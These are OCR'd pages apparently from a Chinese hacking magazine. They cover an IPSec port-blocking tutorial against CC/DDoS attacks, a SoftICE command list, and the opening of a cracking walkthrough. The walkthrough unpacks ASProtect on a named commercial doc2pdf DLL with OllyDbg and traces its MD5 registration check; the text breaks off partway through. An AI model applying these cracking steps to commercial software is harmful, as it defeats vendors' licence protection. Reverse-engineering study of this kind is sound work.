

图9 设置IP筛选器属性的“协议”选项卡


“（小编：注意在将要完成筛选器操作向导的时候一定要勾选编辑属性选项。哈，我是什么属性？~）”

选择“阻止”单选框。并可以在“常规”选项卡那输入名称和描述（这里，我输入“阻止”）。按确定，如图13。

选择“阻止”单选框，然后选择“应用”，再两次“确定”。


图11 打开“筛选器操作”选项卡



图12 新筛选器操作（1）属性


图13 完成筛选器操作选项卡设置

接着指派一下就行了！至于其他的代理端口，大家也根据这方法添加。应土豆叔（大叔哈哈！~）要求，我做了个动画，在Nohack动画教室里，大家可以看看。

另外，我们可以关闭ICMP响应（只要在选择协议类型那里选择“ICMP”）。也可以禁止一些不必要的响应和禁止一些十分危险的端口：69、135、137、138、139、443、445、3389、4489等端口的连接（这里有个问题，本人禁止了135连接以后，就不能上网了。大家可以测试一下），我们还可以利用防火墙，配置防御CC攻击，但是最根本的办法是在编写网页的时候写好防御CC攻击的语句，这才是根本。当然IPSEC+防火墙配置防御+网页代码防御的三重防御可以更加有效地防御CC攻击。这样的话，CC攻击就没有任何效果了！

［文章中作者做的“服务器IPSEC防御CC攻击”动画收录在光盘的动画教室，欢迎观看！］



编辑点评：

很基础的一篇图文教程，操作性很强。通过组策略我们可以很直观地设置IP安全策略，这比在命令行下打一条一条的命令要简单多了，也由此看出组策略的厉害了吧！DDOS是最常见的攻击方式之一，小编同寝室的老兄以前的主要工作就是应付DDOS，据他描述利用DDOS阻塞网络非常迅速，而停止攻击后还需要几个小时的掉包网络才能通畅……DDOS害死人啊！~服务器做DDOS的防范是非常有必要的，只依赖防火墙是不够的，还需要手工配置安全策略，双重保护！最后说一句，投稿文章中的标点符号一定要用中文的啊，编辑它们就得一顿饭时间。

栏首语：

进入11月，天气凉了，是该躲到被窝里专心研究技术的季节了。我们的"破解0起步"在这个时候也画上了圆满的句号，通过几期的系统学习，相信你已经不是小菜了吧，还等什么？赶快拿出你的武器去战斗吧……

破技巧

Softice 常用命令

在破解中能熟练地利用命令，可以提高破解效率，让你在使用Softice的时候更加得心应手。

.	在代码窗口中定位当前指令
?	计算一个表达式的值
A	写入汇编代码
ADDR	在SoftICE中显示或是切换内存区域
ALTKEY	改变用来呼叫SoftICE的热键
ALTSCR	切换SoftICE的视屏输出.
ANSWER	自动监控通讯端口及将输出转移到MODEM
BC	清除一个或多个断点
BD	使一个或多个断点失效
BE	使一个或多个断点恢复有效
BH	在SoftICE历史数据库中显示或是选择曾经设过的断点
BL	显示当前所设的断点
BMSG	在windows的消息上下断点
BPE	编辑一个已存在的断点
BPINT	在某个中断向量上下断点
BPIO	在输入输出端口上下断点
BPM	在内存单元上下断点
BPR	在一个内存范围上下断点
BPRW	在某个WINDOWS程序或代码段所在的内存区域上下范围断点
BPT	以前次的断点为模板，设定新的断点
BPX	在可执行语句上设定（或清除）断点
BSTAT	显示某个断点的状态
C	比较内存中两块区域的内容
CLASS	显示WINDOWS的类的信息
CLS	清除命令窗口中的字符
CODE	显示指令码
COLOR	显示或修改屏幕颜色
CPU	显示寄存器内容
CSIP	为所有断点设定一个界限（CS:EIP在其内）（16位程序）

破资源

《软件安全》01期


看雪学院自己的第一期电子杂志，十月六日发布，作为破解的老大哥，看雪的电子杂志自然也有它的独到之处。

主办：看雪技术论坛
网站：bbs.pediy.com
邮件：kanxue@001.cn

主编：kanxue
策划：Иван Донцов，Quarktel，CCDebuger
编辑：Cnbragon，小虾，Ryosuke，Happytown，北极星2003，linhanshi，forgot，loveboom
校对：stuman
美工：koolish

［光盘中有提供］

Cracker



飘舞的风

破解0起步终篇（算法篇）

从本文您可以学到：

1. Dll 的调试方法
2. 算法分析的一般方法

通过前面几篇的讲解，大家也都了解了。只要能调试的程序，被破解就是早晚的事。这篇文章主要讲破解时的注册算法，对它做个简单的了解，希望能在破解的时候尽量少花一点时间。

首先我们要做的第一件事就是确定是什么算法。是作者自己设计的还是利用了密码学中的一些成熟的算法。如果是作者自己设计的，那就只好一步一步跟踪下去了。还好大部分这种算法都比较简单。网络上成熟的算法，只要识别是什么算法就好。一般是通过常量和填充大小来确定算法。这个我们就交给程序去识别吧。常用的工具有 **cryptosearcher** 和 **kanal** 两种。Kanal 有集成在 PEID 上的。下面我们就通过两个例子来练习下。

程序是一个 DLL 的插件。把 WORD 转换成 PDF 的工具。以前没讲过怎么破解DLL，也就是顺便选这个让大家了解下。其实大家完全可以把它当成一个 exe 程序来调试，是一样的。OK，别的不多说。在程序的安装目录下找到这个文件（按各自的安装路径找）先用 PEID 查壳显示为 ASProtect 1.23 RC1 -> Alexey Solodovnikov 看来加了个厉害的壳，如图1。没事我们先脱了再说。

用OD载入，提示说是一个DLL要用LOADDLL载入，点“是”。

```
1005F001 >  60              pushad
//停在这里
1005F002    E8 03000000     call    1005F00A
1005F007  - E9 EB045D45     jmp     5562F4F7
1005F00C    55              push    ebp
1005F00D    C3              retn
```

直接 F9。不一会儿停在 DLL 入口位置。

这个时候按工具栏上的 **L** 按钮打开记录，可以看到程序在 008D2CD1 上最后一次异常后就载入 DLL，如图 2。

```
008D3C2D   访问违规：正在写入到 [00000000]
008D2CD1   访问违规：正在写入到 [00000000]
77180000   模块 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9\comctl32.dll
```

Ctrl+F2 重来，在调试选项对话框里面的“忽略（传递给程序）以下异常：”下，我们把“INT3 中断”和“非法访问内存”的复选框前面的勾给去掉，然后把“同时忽略以下指定的异常或范围：”前面框中的勾去掉，如图 3。

按 F9 开始。停下来后就按 SHIFT+F9 让它跑起来。大概 25 次 SHIFT+F9 后到达 008d2cd1 最后一次异常了。不要按 SHIFT+F9 了。按工具栏上的 M 图标在属主为 DOC2PDF 的代码段下右键设置内存断点，如图 4。下好后。按 shift+F9 就到 DLL 的入口处。DUMP 出来。

保存为 1.dll，这文件并不能用，因为IAT和一些CALL没修复。这些不管它。先找工具分析下程序里面有些什么算法。用 PEID 的 Kanal 插件发现有两个算法。一个是 CRC32 的，估计是壳带的效验。还一个是 MD5 的，这个应该就是程序用的算法了。同时插件还显示了算法开始的位置 100094ed，打开 OD 载入 DLL 后，Ctrl+G 到 100094ED 位置。往上翻几行到 10009 47B /$ 55 push ebp 本地调用来自 10009F58，10009F71，知道了这些以后，我们用 OD 去调试WORD的主程序。不用奇怪，它是 WORD 的插件自然要 WORD 去调用它。




图1 查壳



图2 工具栏上的按钮



图3 更改选项




图4 设置内存断点



图5

载入后自己按 F9 让 word 运行起来。然后再按工具栏上的 E 按钮，可以看到程序调用了那些 DLL。C:\PROGRA~1\8848Soft\doc2pdf\DOC2PDF.dll 找到行，双击这行到这个 DLL 代码处。

到上面说的地方下断 10009F58 后面那个就不下断了，都靠在一起。点 save as pdf 马上中断在了刚才下断点的位置。如图 5。因为不到输入注册码和用户名的地方，这里就是先在注册表里面找相关键看看，再比较看看是不是注册版的，是就不会跳出注册窗口，不是就跳出注册窗口。这次中断不管它，直接按 F9 等出来注册框后点 **Register**。

```
输入用户名：abcdefg
注册码：1111 2222 3333 4444
```

注意这里的注册码有 16 位。MD5 加密后就两种，一个是 16 位的，一个是 32 位的，记下来。点 Register。几个 RETN 后返回 1000D171。

```
1000D16C    E8 77020000     call    1000D3E8
1000D171    85C0            test    eax, eax
1000D173    74 43           je      short 1000D1B8        //直
```

```
到这里跳了就到出错。
    1000D175     8D45 E8          lea      eax, [ebp-18]
    1000D178     B9 10550310      mov      ecx, 10035510
    1000D17D     50               push     eax
    1000D17E     E8 1BECFFFF      call     1000BD9E
    1000D183     8B00             mov      eax, [eax]
    1000D185     6A 40            push     40
    1000D187     50               push     eax
    1000D188     68 181A0310      push     10031A18                  ;
ASCII "Registration successed, thank for your registration!"
```

这样看来我们的算法也就是上面那个CALL过去的。在这里下断吧。再来。

一点还是断在MD5算法那边。F9，等弹出对话框并输好后。点register断在刚下的断点。F7进去。

